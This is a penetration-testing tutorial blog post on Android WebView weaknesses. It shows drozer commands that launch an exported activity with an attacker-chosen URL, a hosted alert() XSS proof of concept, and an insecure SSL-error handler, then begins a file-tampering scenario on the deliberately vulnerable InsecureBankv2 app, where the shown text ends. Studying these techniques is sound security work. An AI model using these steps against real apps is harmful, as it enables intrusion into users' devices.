

Android Penetration Testing: WebView Attacks

January 17, 2021 By Raj Chandel

Introduction

Initially, there was a time when only HTML used to display web pages. Then came JavaScript and along came dynamic pages. Further down the line, some person thought opening dynamic pages within android applications was a good idea, hence, WebView came into the picture. But as the security guys would know from their lifetime of experience—no new technology comes without insecurities. In this article, we'll be discussing WebViews, their implementation in Java, misconfiguration, and exploitation. WebView misconfiguration can lead to critical Web-based attacks within an android application and so, its impact is unparalleled. Here is what all you can find in this article:

Table of Content

1. Definition
2. Vulnerabilities arising from WebView implementation
3. Implementation
4. Exploitation and mitigation
5. Bonus
6. Conclusion

Let's start.

What is WebView

WebView is a view that displays web pages within your existing android application without the need for opening links in an external browser. There are various applications of WebView in an android file, for example:

1. Advertisements
2. Blogging applications that render web page within the native app
3. Some shopping applications (Eg: Reliance Digital) works on webviews
4. Search extensions
5. API authentication to a website could be done using webviews
6. Banking applications often render statements using webviews

In the example attack scenario further, in the article, we'll see how webviews render bank statements and how attacks can be performed on them.

WebView based Vulnerabilities

The use cases are dynamic but to generalize, the following vulnerabilities exist due to poor implementation of WebView

- Clear text credentials sniffing
- Improper SSL Error Handling

Often devs ignore SSL errors. This means the app is vulnerable to MiTM attacks. For example, see the following code:

```
@Override
public void onReceivedSslError(WebView view, SslErrorHandler handler,
SslError error)
{
    handler.proceed();
}
```

- XSS if setJavaScriptEnabled() method is set to true
- RCE
- API attacks
- Injections if WebView has access to the content provider (i.e. if an app has allowed setAllowContent Access)
- Internal file access if setAllowUniversalAccessFromFileURLs is set to true

How is WebView Implemented

Ever since the beginning of this series, I've only talked about native apps in Java and so the implementation of WebView would be limited to Java and how to tweak Android Studio Project files.

Step 1: import android.webkit.WebView and android.webkit.WebSettings in your project and input the following in your activity file:

```
webSettings.setJavaScriptEnabled(true);
```

This is to ensure that javascript is successfully run while WebViews are called or the pages won't look as flashy as they would on a normal browser.

Step 2: Now, to implement a WebView in your application, we need to add the following code in the **someActivity.java** file:

```
WebView var = (WebView) findViewById(R.id.webview);
```

Step 3: Thereafter, to load a specific URL in the **WebView** we can use **loadUrl** method.

```
browser.loadUrl("https://hackingarticles.in");
```

It is to be noted there are various methods here that a user can play around with, like, `clearHistory()`, `canGoBack()`, `destroy()`, etc.

Step 4: Next, we need to define the view in the XML layout file.

```
<WebView xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/webview"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
/>
```

Step 5: Finally, we need to give it permissions to access the internet in the manifest file.

```
<uses-permission android:name="android.permission.INTERNET" />
```

An interesting thing to be noted now is how to make WebViews interactive, Javascript is enabled in code in step 1. While this makes webviews fully functioning, it can also be used to exploit various Web-related vulnerabilities like XSS in Android.

Exploiting XSS using WebViews

As we know, HTML pages can be remote and/or can be stored in internal storage too. Hence, WebViews can call remote URLs as well as internal HTML pages. Following code has to be present in WebView implementation for an app to launch remote and local HTML pages:

1. **For external URL access:** permission to access the internet in the manifest file. **SetJavaScriptEnabled()** should also be true for dynamic pages.
2. **For internal file access:** `setAllowFileAccess()` can be toggled to allow. If the manifest file has permission to read external storage, it can easily access custom HTML pages stored in the SD card too. Hence, this is one of the reasons why this permission is often considered dangerous to be allowed if not being used.

Scenario 1: Here I have coded a very simple android app that uses a webview to render hacking articles website via an intent which is fired when a button is clicked. You can download this app [here](#)



And when the button is clicked, you can see **hackingarticles.in** being rendered on the webview client

Hacking Articles

Raj Chandel's Blog



Penetration Testing

Thick Client Pentest Lab Setup: DVTa (Part 2)

In the previous article, we have discussed the Lab setup of Thick Client: DVTa You can simply take a walkthrough by visiting here: – Thick

Now, we need to fire up drozer agent and check out the exported activities. It is to be noted that if an activity is not exported, it cannot be called with an intent.

Note: Here, using drozer, we are just simulating an app that would have a code in which will be using an intent to call this activity with a forged URL and therefore exploiting the vulnerability.

```
adb forward tcp:31415 tcp:31415
drozer console connect
run app.package.attacksurface com.example.webviewexample
run app.activity.info -a com.example.webviewexample
```

```
dz> run app.package.attacksurface com.example.webviewexample
Attack Surface:
  2 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported
  is debuggable
dz> run app.activity.info -a com.example.webviewexample
Package: com.example.webviewexample
com.example.webviewexample.MainActivity
  Permission: null
com.example.webviewexample.WebViewActivity
  Permission: null
dz> 
```


Now, we see WebViewActivity being exported. Let's decompile and see the source code running behind the activity so we can form an exploit.

In MainActivity, we can see that the button is calling an intent on click. Let's break it down:

1. `Intent intent = new Intent(Source Class, Destination Class);` //Source calls destination class using intents like this
2. `intent.putExtra(KEY, VALUE);` //This is the extra parameter that will travel to the destination class when an intent is called.

Note: Key is the reference variable (aka the name of the extra we just put) of the value which in this case is "url1" and url is a string that contains "https://hackingarticles.in"

3. `startActivity(intent)` will call the destination class and start the activity.



```
package com.example.webviewexample;

import ...

public class MainActivity extends AppCompatActivity {


    private Button button;
    String url = "https://hackingarticles.in";
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        final Context context = this;
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        button = (Button) findViewById(R.id.buttonUrl);
        button.setOnClickListener(new View.OnClickListener() {

            @Override
            public void onClick(View arg0) {

                Intent intent = new Intent( packageContext: MainActivity.this, WebViewActivity.class);
                intent.putExtra( name: "url1", url);
                startActivity(intent);
            }
        });
    }
}
```

Let's have a look at WebViewActivity and break down what we have here:

1. `String url = getIntent().getStringExtra("url1");` // This will save the value of extra (here, url1) into a new string url
2. `setJavaScriptEnabled(true);` // This will allow webviews to run javascript in our webview. Usually used to provide full functionality of the website, but can be exploited.
3. `loadUrl(url);` //function used to load a URL in webview.



```
package com.example.webviewexample;

import ...

public class WebViewActivity extends Activity {

    private WebView wv;
    String url;
    public void onCreate(Bundle savedInstanceState) {


        super.onCreate(savedInstanceState);
        setContentView(R.layout.webview);
        String url = getIntent().getStringExtra( name: "url1");
        WebView webView = findViewById(R.id.webview);
        webView.getSettings().setJavaScriptEnabled(true);
        webView.setWebViewClient(new WebViewClient());
        webView.loadUrl(url);
    }
}
```

Now, in the Drozer article [here](#) we learned how to formulate a query calling intent that has extras in it. Hence, to exploit WebView using drozer we type in the following command:

```
run app.activity.start --component com.example.webviewexample com.example.webviewe
```

What this query does is that it changes the initial value of url1 KEY while calling the WebViewActivity to launch a website of our providing.


```
dz> run app.activity.start --component com.example.webviewexample com.example
.webviewexample.WebViewActivity --extra string url1 https://google.com
dz> █
```



Now, what is an attacker were to host a phishing page or a page with some malicious javascript code in it? For example, I've set up a simple JS PoC in exploit.html and hosted it on my python server. This serves as a PoC for all the Client Side Injection attacks as per Mobile OWASP Top 10 2014 (M7 client-side injection).


```
Exploit.html
<script>alert("hacking articles!")</script>
python3 -m http.server 80
```

```
(rootkali)-[/home/hex]
# cat exploit.html
<html>
<body>
<script>alert("hacking articles!")</script>
</body>
</html>
(rootkali)-[/home/hex]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.107 - - [17/Jan/2021 18:14:10] "GET /exploit.html HTTP/1.1" 200 -
192.168.1.107 - - [17/Jan/2021 18:14:10] code 404, message File not found
192.168.1.107 - - [17/Jan/2021 18:14:10] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.107 - - [17/Jan/2021 18:19:44] "GET /exploit.html HTTP/1.1" 200 -
192.168.1.107 - - [17/Jan/2021 18:19:44] code 404, message File not found
192.168.1.107 - - [17/Jan/2021 18:19:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.107 - - [17/Jan/2021 18:24:07] "GET /exploit.html HTTP/1.1" 304 -
192.168.1.107 - - [17/Jan/2021 18:24:27] code 404, message File not found
192.168.1.107 - - [17/Jan/2021 18:24:27] "GET /favicon.ico HTTP/1.1" 404 -
```

All that was left to do was to include this HTML page in the drozer query we just made.

```
run app.activity.start --component com.example.webviewexample com.example.webviewe
```

And as you can see, we have just exploited vulnerable WebView to perform an XSS attack!



Mitigations and Best Practices: Following mitigations could be coded in practice to implement secure WebViews:

1. Validate URLs being loaded in the WebViews
2. Handle SSL/TLS errors properly or it could lead to MiTM attacks
3. Override `shouldOverrideUrlLoading` method
4. Disable Javascript if it is not necessary
5. Avoid using `JavaScriptInterface` function as it allows JS to inject Java Objects into code, which can be exploited by an attacker using WebViews

XSS using Internal File Access in WebViews

Oftentimes, a file is creating and destroying files in the internal file system and its output is rendered in WebViews. These applications have read/write access to internal storage and therefore, an attacker can trick an application into


executing his custom code from the locations of one of the files that the application is creating/using. What were to happen if we inject a javascript code into one of these files? Here, we'll be using an application called InsecureBankv2 created by Dinesh Shetty (found [here](#)). After setting up the application you'll see a page like the following:



The screenshot displays the InsecureBankv2 application interface. At the top, a dark header bar contains the application title "InsecureBankv2" and a menu icon. Below the header, the login form consists of a username input field with the text "dinesh", a password input field represented by a series of dots, a blue "Login" button, and a blue "Autofill Credentials" button. The bottom section of the page features the "Security Innovation" logo, which includes a stylized padlock icon and the text "Security Innovation® THE APPLICATION SECURITY COMPANY".

Make sure AndroLabServer is running (Install dependencies first and run python app.py). The default creds are **dinesh/Dinesh@123\$**

After logging in you'll see three options. First I'll transfer some funds using the first option. Here I'll input two accounts num and amount, that's it. After that, I'll be clicking on the second option available called View Statement.



On clicking the View Statement option we see a WebView being opened displaying something like this:

ViewStatement

Message:Success From:8888888888 To:6666666666
Amount:1000

Message:Success From:8888888888 To:6666666666
Amount:1000

Message:Success From:8888888888 To:6666666666
Amount:1000

Before proceeding any further, we first will check the logs. They reveal so much about things like an activity that's being called, maybe we even could see account numbers, funds or credentials, or some other juicy information! So, we type in the following command:

```
adb logcat
```

Something interesting popped up

```

01-16 09:37:49.739 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:37:49.769 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:37:49.789 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:37:49.815 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:37:49.840 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:38:54.992 473 495 E BluetoothAdapter: Bluetooth binder is null
01-16 09:39:05.454 473 491 I UsageStatsService: User[0] Flushing usage stats to disk
01-16 09:39:12.242 1818 1831 E Surface : getSlotFromBufferLocked: unknown buffer: 0xde0c6810
01-16 09:39:13.625 473 488 I ActivityManager: START u0 {cmp=com.android.insecurebankv2/.ViewStatement (has ext
01-16 09:39:13.634 1818 1818 I WebView : com.android.webview versionName=74.0.3729.186 versionCode=373018615 sRe
01-16 09:39:13.637 1818 1818 I System.out: /storage/emulated/0/Statements_dinesh.html ←
01-16 09:39:13.680 268 663 D AudioFlinger: mixer(0xf4340000) throttle end: throttle time(10)
01-16 09:39:13.709 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:39:13.711 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:39:13.737 473 500 I ActivityManager: Displayed com.android.insecurebankv2/.ViewStatement: +108ms
01-16 09:39:13.760 1818 1818 W art : Attempt to remove non-JNI local reference, dumping thread
01-16 09:39:13.786 1818 1831 E Surface : getSlotFromBufferLocked: unknown buffer: 0xde92d410

```

Here, we see that an activity called ViewStatement was taking input from an HTML file **Statements_dinesh.html** that is stored at external storage under **/storage/emulated/0**

```

adb shell
cd storage/emulated/0 && ls

```

```

(root@kali)-[/home/hex/Desktop]
# adb shell
root@vbox86p:/ # cd storage/emulated/0
root@vbox86p:/storage/emulated/0 # ls
Alarms
DCIM
Download
Movies
Music
Notifications
Pictures
Podcasts
Ringtones
Statements_dinesh.html ←
root@vbox86p:/storage/emulated/0 #

```

Exploitation: So, it is possible, if an attacker installs an app in victim's device that has a read/write access to storage, he can change the HTML code, possibly insert a malicious code in it and it'll be executed as soon as a legit user clicks on view statement.

Let's try to tweak **Statements_dinesh.html** like the following:

